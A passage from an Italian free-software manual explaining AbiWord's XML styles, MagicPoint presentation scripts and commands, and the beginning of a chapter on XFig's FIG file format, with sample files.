Il file XML generato da AbiWord utilizza la codifica UTF-8 (Unicode); pertanto, se il contenuto va al di fuori dei soliti 127 punti di codifica, vengono usati più byte per un solo carattere. In tal senso, la modifica di un file di AbiWord può essere fatta solo con un programma che sia in grado di riconoscere la codifica UTF-8 e in generale le varie codifiche Unicode, ovvero ISO 10646.

Il file XML di AbiWord può anche essere compresso con Gzip, ma AbiWord, contrariamente a Gnumeric, salva solo nel modo normale.

246.2 Stili

Una caratteristica importante di AbiWord è la capacità di gestire degli stili; ciò consente di realizzare e modificare facilmente un documento uniforme esteticamente. Il principio di funzionamento è relativamente semplice: si distinguono stili riferiti a porzioni di testo e stili riferiti a blocchi di testo (paragrafi). Ogni stile ha un nome e si applica alla porzione di testo o al blocco, in base alle sue caratteristiche; modificando lo stile, si modifica automaticamente tutto ciò che in precedenza è stato abbinato a quello stile.

AbiWord offre degli stili predefiniti, che facilitano notevolmente l'utilizzo di questa tecnica; inoltre, nel momento in cui si crea uno stile personalizzato, si parte preferibilmente dai valori di uno stile pre-esistente (di solito uno di quelli predefiniti), che vengono poi modificati in base alle esigenze.



Figura 246.3. La maschera iniziale per l'accesso alla gestione degli stili. Si osservi il fatto che è stato richiesto l'elenco di tutti gli stili: quelli predefiniti e quelli definiti dall'utente.

Dalla maschera iniziale per la gestione degli stili, come si vede nella figura 246.3, selezionando il pulsante grafico NUOVO o MODIFICA, si accede rispettivamente alla maschera per la creazione o la modifica di uno stile. Le due maschere sono uguali; la differenza sta nel fatto che nel primo caso occorre inserire il nome dello stile da creare.

Figura 246.4. La maschera per la creazione o la modifica degli stili.

La figura 246.4 mostra l'esempio dello stile '**`Titolo`**', riferibile a blocchi di testo (paragrafi),

che utilizza come punto di partenza lo stile '**`Heading 1`**'. Nel riquadro inferiore si possono leggere le differenze rispetto allo stile di partenza.

La definizione degli stili viene incorporata nel documento che si crea, nel preambolo che precede il contenuto vero e proprio del documento. Per esempio, potrebbe apparire come nel listato 246.5. Come si può osservare, gli stili usati e quelli a cui si fa riferimento vengono descritti completamente: viene definito lo stile '**`Normal`**', perché a questo fa riferimento lo stile '**`Heading 1`**', inoltre viene descritto lo stile '**`Titolo`**', definito dall'utente come variante di '**`Heading 1`**'.

Listato 246.5. Gli stili incorporati nel file del documento.

```
<?xml version="1.0"?>
<!DOCTYPE abiword PUBLIC "-//ABISOURCE//DTD AWML 1.0 Strict//EN"
 "http://www.abisource.com/awml.dtd">
<abiword xmlns="http://www.abisource.com/awml.dtd"
 xmlns:awml="http://www.abisource.com/awml.dtd"
 xmlns:xlink="http://www.w3.org/1999/xlink"
 xmlns:svg="http://www.w3.org/2000/svg"
 xmlns:fo="http://www.w3.org/1999/XSL/Format"
 xmlns:math="http://www.w3.org/1998/Math/MathML"
 xmlns:dc="http://purl.org/dc/elements/1.1/" version="0.99.2"
 fileformat="1.0" styles="unlocked">
<!-- =====================================================================  -->
<!-- This file is an AbiWord document.                                      -->
<!-- AbiWord is a free, Open Source word processor.                         -->
<!-- You may obtain more information about AbiWord at www.abisource.com     -->
<!-- You should not edit this file by hand.                                 -->
<!-- =====================================================================  -->

<styles>
<s followedby="Normal" name="Titolo" basedon="Heading 1" type="P"
 props="bgcolor:transparent; margin-top:28pt; font-size:18pt;
 margin-bottom:14pt; font-family:Courier New; font-weight:bold"/>
<s type="P" name="Heading 1" basedon="Normal" followedby="Normal"
 props="keep-with-next:1; margin-top:22pt; font-weight:bold;
 margin-bottom:3pt; font-family:Arial; font-size:17pt"/>
<s type="P" name="Normal" basedon="" followedby="Current Settings"
 props="font-family:Times New Roman; margin-top:0pt; font-variant:normal;
 margin-left:0pt; text-indent:0in; widows:2; font-style:normal;
 font-weight:normal; text-decoration:none; color:000000; line-height:1.0;
 text-align:left; margin-bottom:0pt; text-position:normal; margin-right:0pt;
 bgcolor:transparent; font-size:12pt; font-stretch:normal"/>
</styles>
<pagesize pagetype="A4" orientation="portrait" width="210.000000"
 height="297.000000" units="mm" page-scale="1.000000"/>
<section props="page-margin-footer:0.5in; page-margin-header:0.5in">
<p style="Titolo"><c props="lang:it-IT">Questo è un titolo</c></p>
<p style="Normal"><c props="lang:it-IT">Ciao a tutti</c></p>
<p style="Titolo"><c props="lang:it-IT"></c></p>
</section>
</abiword>
```

Si osservi che il sorgente è scritto secondo la codifica UTF-8, pertanto, se venisse visualizzato come se avesse la codifica Latin 1, la lettera «è» apparirebbe come ‘**Ã¨**’.

Si comprende dall’esempio quanto sia facile modificare gli stili anche intervenendo direttamente nel sorgente ABW del documento.

[1] **AbiWord** GNU GPL

Capitolo 247

MagicPoint

MagicPoint [1] è un applicativo molto semplice che permette di realizzare delle presentazioni preparando una sorta di script che viene interpretato dal programma '**mgp**'. MagicPoint può avvalersi delle librerie VFlib, [2] per la visualizzazione di caratteri delle lingue orientali (giapponesi e altre).

In generale, la cosa importante da apprendere del funzionamento di MagicPoint è proprio la sintassi dei comandi che possono essere inseriti nello script della presentazione.

In condizioni normali, una volta avviata l'esecuzione della presentazione, MagicPoint prende il controllo della stazione grafica, cosa che impedisce di utilizzare il mouse e la tastiera per altri scopi (in pratica non è possibile passare ad altre applicazioni). In particolare, MagicPoint sfrutta tutta la superficie grafica della finestra principale; in questo senso non è adatto a funzionare con un monitor in cui si ha solo una visualizzazione parziale di questa (la superficie virtuale).

Come accennato, quando è in funzione MagicPoint, il mouse e la tastiera servono esclusivamente per interagire con questo. La tabella 247.1 riassume i comandi disponibili da tastiera. In generale bisogna ricordare che la [*barra spaziatrice*] permette di passare alla scena successiva, così come il primo tasto del mouse; il tasto [*p*] e il terzo tasto del mouse permettono di passare alla scena precedente; infine, il tasto [*q*] termina il funzionamento di MagicPoint.

Tabella 247.1. Riepilogo di alcuni comandi di MagicPoint che possono essere impartiti da tastiera.

Comandi	Effetto
[*barra spaziatrice*], [*n*], [*n*], [*j*], [*freccia giù*], clic con il primo tasto del mouse	Avanza alla scena successiva.
[*backspace*], [*canc*], [*p*], [*k*], [*freccia su*], clic con il terzo tasto del mouse	Ritorna alla scena precedente.
[*Esc*], [*q*]	Termina l'esecuzione.
n[*g*]	Passa alla scena ***n***-esima.
[*Ctrl*]	Mostra l'elenco delle scene disponibili.
[*G*]	Abilita o disabilita la guida alle scene.
[*x*], clic con tasto centrale del mouse	Attiva o disattiva la modalità di modifica della scena, mostrando una penna in corrispondenza del puntatore del mouse.
[*l*], [*Ctrl l*]	Cancella i segni disegnati con la penna virtuale del comando [*x*].
[*X*]	Cambia il colore della penna durante la modalità di modifica.
[*Ctrl r*]	Ricarica il file della presentazione.

Durante l'esecuzione è possibile disegnare con il mouse, attivando la funzionalità attraverso il tasto [*x*], oppure facendo un clic con il secondo tasto del mouse (quello centrale). I disegni che si fanno in questo modo non vengono salvati e servono solo per indicare qualcosa mentre si esegue la presentazione. Per riportare il mouse al suo funzionamento normale si può ripetere l'uso del tasto [*x*], oppure si può rifare un clic con il secondo tasto del mouse.

247.1 Avvio della presentazione

La presentazione viene eseguita dall'eseguibile '**mgp**', oppure da '**mgpnet**' (che comunque poi si avvale anche del primo):

```
mgp [opzioni] file_mgp
```

```
mgpnet [opzioni] file_mgp
```

Il primo dei due eseguibili si limita a mostrare la presentazione sul terminale grafico attivo; in base alle opzioni utilizzate, può ricoprire tutta la superficie grafica, oppure può limitarsi a funzionare in una finestra comune. Il secondo, avvia a sua volta '**mgp**' per la visualizzazione locale, ma mette a disposizione l'immagine della scena in corso attraverso il protocollo HTTP, precisamente alla porta 9999. In pratica, la platea può collegarsi all'elaboratore che esegue la presentazione, usando l'indirizzo `http://`***nodo***`:9999`: a intervalli regolari l'immagine della presentazione viene ricaricata automaticamente.

Per la precisione, '**mgpnet**' cattura l'immagine della finestra che contiene la presentazione e la inserisce in un file PNG a cui il file HTML fa poi riferimento. Tra le altre cose, il fatto che si utilizzi il formato PNG esclude anche l'utilizzo di un navigatore troppo vecchio.

In condizioni normali, basta indicare il nome del file per iniziare la presentazione, senza l'indicazione di opzioni particolari; tuttavia la tabella 247.2 riepiloga quelle più comuni.

Tabella 247.2. Alcune opzioni per l'uso di '**mgp**' o '**mgpnet**'.

Opzione	Descrizione
`-d`	Esegue la presentazione rapidamente e in modo automatico, al solo scopo di permettere una verifica rapida.
`-o` `-O`	Esegue la presentazione in una finestra, rispettando il gestore di finestre stesso. In particolare, '**-O**' utilizza una finestra meno decorata.
`-g` ***geometria***	Esegue la presentazione in una finestra, delle dimensioni specificate dalla geometria.
`-S`	Disabilita l'avvio di comandi del sistema operativo all'interno dei file delle presentazioni. Si tratta di una misura di sicurezza da attuare tutte le volte in cui non si è sicuri del contenuto di questi file.
`-x vflib`	Esclude l'uso delle librerie necessarie alla visualizzazione dei caratteri orientali. È necessaria questa opzione quando le librerie non sono installate.
`-D` ***directory***	Crea una serie di file nella directory indicata corrispondenti alla presentazione in formato HTML.

Segue la descrizione di alcuni esempi.

- `$` **`mgp /usr/share/doc/mgp/examples/tutorial.mgp`** [*Invio*]

Avvia la presentazione del file '/usr/share/doc/mgp/examples/tutorial.mgp'.

- $ **mgp -S /usr/share/doc/mgp/examples/tutorial.mgp** [*Invio*]

  Come nell'esempio precedente, impedendo l'avvio di comandi del sistema operativo richiesti dalle istruzioni contenute in '/usr/share/doc/mgp/examples/tutorial.mgp'.

- $ **mgp -g 640x480 /usr/share/doc/mgp/sample/ascii.mgp** [*Invio*]

  Come nel primo esempio, avviando MagicPoint in una finestra di 640×480 punti.

247.2 Conversione della presentazione

Una presentazione può essere convertita facilmente in una sequenza di file HTML, attraverso l'opzione '**-D**' di '**mgp**'. Per esempio,

$ **mgp -D /tmp/tutorial /usr/share/doc/mgp/examples/tutorial.mgp** [*Invio*]

Genera una serie di file nella directory '/tmp/tutorial/', a partire dalla presentazione contenuta in '/usr/share/doc/mgp/examples/tutorial.mgp'. In particolare, sono disponibili anche delle riduzioni in formato testo puro. Per esempio, 'mgp00001.html' rappresenta la prima scena della presentazione, dove il file HTML incorpora il file 'mgp00001.jpg' corrispondente all'immagine della scena stessa, mentre il file 'mgp00001.txt' rappresenta una semplificazione della scena in formato testo.

È disponibile anche '**mgp2ps**' per la conversione in PostScript. Il suo funzionamento è abbastanza semplice:

mgp2ps [***opzioni***] ***file_mgp***

Si osservi che se non viene specificato diversamente attraverso le opzioni, il risultato della trasformazione viene emesso attraverso lo standard output.

Tabella 247.3. Alcune opzioni per l'uso di '**mgp2ps**'.

Opzione	Descrizione
-r	Inverte la sequenza delle pagine.
-c	Mantiene i colori di partenza.
-f *file_ps*	Definisce il file PostScript che si vuole creare.
-p [a3|a4|a5|b5|A3|A4|A5|B5|letter|legal|ledger|tabloid|statement|executive|folio|quarto|10x14]	Definisce il formato della carta attraverso una parola chiave. Il formato predefinito è A4.

Opzione	Descrizione
-x ***margine_orizzontale*** -y ***margine_verticale***	Definisce il margine espresso in punti PostScript.

L'esempio seguente trasforma la presentazione contenuta nel file '`/usr/share/doc/mgp/examples/tutorial.mgp`' in un file PostScript denominato '`tutorial.ps`'.

$ **`mgp2ps -f tutorial.ps /usr/share/doc/mgp/examples/tutorial.mgp`** [*Invio*]

247.3 File di presentazione

Le regole per la realizzazione del file di presentazione sono il punto più delicato di MagicPoint. Qui viene descritto solo il minimo indispensabile per comprenderne il funzionamento. Per una descrizione completa occorre leggere i file che accompagnano MagicPoint, per esempio '`/usr/share/doc/mgp/SYNTAX`'.

In generale si possono distinguere le righe di commento, i comandi e le righe contenenti del testo. Le righe vuote e quelle bianche sono prese in considerazione come del testo normale. I commenti iniziano con una sequenza di due segni di percentuale ('**`%%`**'), collocati esattamente all'inizio della riga, mentre i comandi iniziano con un solo simbolo di percentuale seguito immediatamente dal nome del comando stesso. Il simbolo '**`#`**' può essere usato ugualmente come prefisso per un commento.

Le righe di testo normale sono quelle che non possono essere riconosciute come commenti, né risultano essere identificate come dei comandi. Teoricamente, un blocco di testo è quello che occupa una riga, qualunque sia la sua ampiezza. Quando si utilizza il comando '**`%leftfill`**', MagicPoint provvede a riorganizzarlo in base alle dimensioni del carattere. Volendo, nel file di presentazione è possibile continuare le righe utilizzando la barra obliqua inversa ('**`\`**') subito prima del codice di interruzione di riga alla fine della riga. Sono importanti anche gli incolonnamenti del testo: se una riga inizia dopo un carattere di tabulazione, si intende trattarsi di una voce di un elenco puntato; di conseguenza, due caratteri di tabulazione indicano l'inizio di un sottoelenco.

Per semplificare il compito di chi vuole usare MagicPoint senza troppi problemi esiste un pezzo di configurazione standard. Questo può essere incorporato attraverso il comando '**`%include`**' nella parte iniziale del file, il preambolo, come si vede nell'esempio seguente che mostra l'inizio normale di un file di presentazione.

```
%include "default.mgp"
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
```

L'istruzione '**`%include "default.mgp"`**' definisce l'inclusione del file '`default.mgp`' (che dovrebbe trovarsi nella directory '`/usr/lib/X11/mgp/`'). Il contenuto di questo file predefinito dovrebbe essere quello che si vede qui sotto:

```
%deffont "standard"   tfont "standard.ttf",   tmfont "kochi-mincho.ttf"
%deffont "thick"      tfont "thick.ttf",      tmfont "goth.ttf"
%deffont "typewriter" tfont "typewriter.ttf", tmfont "goth.ttf"
```

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% Default settings per each line numbers.
%default 1 area 90 90, leftfill, size 2, fore "white", back "black", font "thick"
%default 2 size 7, vgap 10, prefix " "
%default 3 size 2, bar "gray70", vgap 10
%default 4 size 5, fore "white", vgap 30, prefix " ", font "standard"
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% Default settings that are applied to TAB-indented lines.
%tab 1 size 5, vgap 40, prefix "  ", icon box "green" 50
%tab 2 size 4, vgap 40, prefix "      ", icon arc "yellow" 50
%tab 3 size 3, vgap 40, prefix "            ", icon delta3 "white" 40
```

Tuttavia, potrebbe essere conveniente farne a meno le prime volte, perché il suo utilizzo, tale e quale come si vede, richiede un'ottima conoscenza del significato dei suoi comandi. Per cominciare conviene forse utilizzare il preambolo seguente, in sostituzione dell'inclusione di questo file.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%default 1 size 6, leftfill, fore "white", back "black"
%tab 1 size 6, vgap 40, prefix "  ", icon box white 50
%tab 2 size 5, vgap 40, prefix "      ", icon arc white 50
%tab 3 size 4, vgap 40, prefix "            ", icon arc white 40
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
```

Il comando '**`%default 1`**' serve a definire l'aspetto predefinito della prima riga di ogni scena (pagina). Se ci fossero altri comandi '**`%default`** ***n***', questi servirebbero a descrivere le righe successive. L'ultima dichiarazione fatta in questo modo si riferisce anche alle righe successive restanti. Intuitivamente si comprende che l'argomento '**`size 5`**' serva a definire la dimensione dei caratteri (in questo caso il numero cinque rappresenta solo una dimensione relativa: valori maggiori si riferiscono a caratteri più grandi). Gli altri argomenti che sono stati separati attraverso delle virgole, sono dei comandi che altrimenti andrebbero indicati con il prefisso '**`%`**' e fanno tutti riferimento alle caratteristiche della riga in questione.

I comandi '**`%tab`** ***n***' servono a definire le caratteristiche delle righe che iniziano con ***n*** caratteri di tabulazione. Da quello che si vede dall'esempio, '**`%tab 1`**' fa sì che venga usato un carattere di dimensione cinque e venga adoperato un quadratino bianco grande il 50 % rispetto al testo.

> Sarebbe facile sostituire il colore dello sfondo e quello del testo, per esempio si potrebbero invertire. Tuttavia questo non è conveniente, a meno che ci sia qualche tipo di esigenza, dal momento che le informazioni che si ottengono con il comando [*G*] risulterebbero poco visibili.

Dopo il preambolo, inizia la definizione delle singole scene, ovvero delle pagine. Ognuna di queste è introdotta dal comando '**`%page`**'. Dopo questo comando possono essere inseriti altri comandi che riguardano l'aspetto della singola scena; quindi si possono alternare delle righe di testo con altri comandi. È importante osservare che la prima riga di testo non vuota viene trattata come il titolo della scena; questo è ciò che viene mostrato quando si usa il tasto [*G*] per visualizzare quelli delle scene adiacenti.

Quello che segue è l'esempio di un file di presentazione piuttosto semplice, con sei scene complessive, dove in particolare si vede l'uso dei comandi per le inserzioni di immagini, per l'esecuzione di comandi del sistema operativo e per l'avvio di processi paralleli. Eventualmente, un esempio dello stesso tipo, ma più raffinato, può essere trovato tra i file della documentazione di MagicPoint: '`/usr/share/doc/mgp/examples/tutorial.mgp`'.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%default 1 size 6, leftfill, fore "white", back "black"
%tab 1 size 6, vgap 40, prefix "  ", icon box "white" 50
%tab 2 size 5, vgap 40, prefix "      ", icon arc "white" 50
%tab 3 size 4, vgap 40, prefix "            ", icon arc "white" 40
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
%center
MagicPoint


%leftfill
Un programma applicativo per realizzare facilmente delle presentazioni.

%center
%size 5
Premere la barra spaziatrice per continuare.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Come si usa

        la scena successiva si ottiene con un clic del primo tasto \
del mouse
        la scena precedente si ottiene con un clic del terzo tasto \
del mouse
        si termina la presentazione con il tasto [q]
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Inserzione immagini

%center
%image "esempio.jpg"

Si possono usare il formato GIF e JPG.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Comandi del sistema

ls -l /
%size 3, prefix " "
%filter "ls -l /"
%endfilter
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

```
%page
Avvio di sottoprocessi
%system "xeyes -geometry %50x20+40+10"









I sottoprocessi avviati con il comando %system potrebbero servire \
per inserire della musica o per visualizzare dei filmati.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Fine
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

La terza scena dovrebbe apparire come si vede nella figura 247.8.

Figura 247.8. La terza scena della presentazione di esempio.

La tabella 247.9 riepiloga brevemente alcuni comandi che possono essere usati nei file delle presentazioni.

Tabella 247.9. Riepilogo semplificato di alcuni comandi che possono essere utilizzati nei file di presentazione di MagicPoint.

Comando	Effetto
`%default` ***n*** ***lista_direttive***	Indica le caratteristiche della riga ***n***-esima di ogni scena.
`%tab` ***n*** ***lista_direttive***	Indica le caratteristiche della tabulazione ***n***-esima.
`%page`	Indica l'inizio di una nuova scena (pagina).
`%pause`	Pausa in attesa di proseguire nella scena attuale.
`%xfont "`***carattere***`"`	Stabilisce il nome del carattere secondo X.
`%size` ***n***	Definisce la dimensione relativa del carattere.


Comando	Effetto
`%fore` "***colore***"	Definisce il colore di primo piano.
`%back` "***colore***"	Definisce il colore dello sfondo.
`%left`	Allinea a sinistra senza suddividere la riga.
`%right`	Allinea a destra senza suddividere la riga.
`%center`	Centra la riga senza suddividerla.
`%leftfill`	Allinea a sinistra suddividendo in più righe se necessario.
`%nodefault`	Annulla l'effetto delle direttive '**`default`**'.
`%image` ***file***	Inserisce un'immagine.
`%bimage` ***file***	Inserisce un'immagine come sfondo.
`%system` "***comando***"	Avvia un processo parallelo.
`%filter` "***comando***"	Avvia un processo mostrando lo standard output.
`%endfilter`	Conclude un comando '**`%filter`**'.
`%image` "***file_immagine***"	Inserisce l'immagine corrispondente al file indicato.
`%anim` "***file_animazione***"	Inserisce un'animazione (formato MNG).
`%charset iso8859-`***n***	Definisce l'insieme di caratteri usato.

[1] **MagicPoint** licenza BSD modificata senza il riferimento all'università di Berkeley

[2] **VFlib** GNU LGPL

XFig

XFig [1] è un programma per il disegno vettoriale, con un'estetica un po' particolare, che differisce dagli applicativi comuni per l'automazione ufficio, in quanto si indica prima l'azione e poi l'oggetto a cui si applica.


Figura 248.1. XFig.

La descrizione che viene fatta in questo capitolo di XFig è molto superficiale, per consentire semplicemente di comprendere le possibilità di questo programma di disegno. La documentazione originale è comunque molto dettagliata e facile da consultare.

248.1 Formato FIG

XFig salva in un formato speciale: FIG. Si tratta di un file di testo normale, in cui si possono intuire i dati inseriti. Segue un esempio, che si traduce in pratica nella figura 248.3:

```
#FIG 3.2
Landscape
Center
Metric
A4
```

```
100.00
Single
-2
1200 2
2 2 0 1 0 7 50 0 -1 0.000 0 0 -1 0 0 5
         270 225 1755 225 1755 990 270 990 270 225
2 4 0 1 0 17 50 0 -1 0.000 0 0 7 0 0 5
         2745 1395 2745 540 1215 540 1215 1395 2745 1395
4 0 0 50 0 0 12 0.0000 4 180 1350 1845 360 Esempio con XFig\001
```

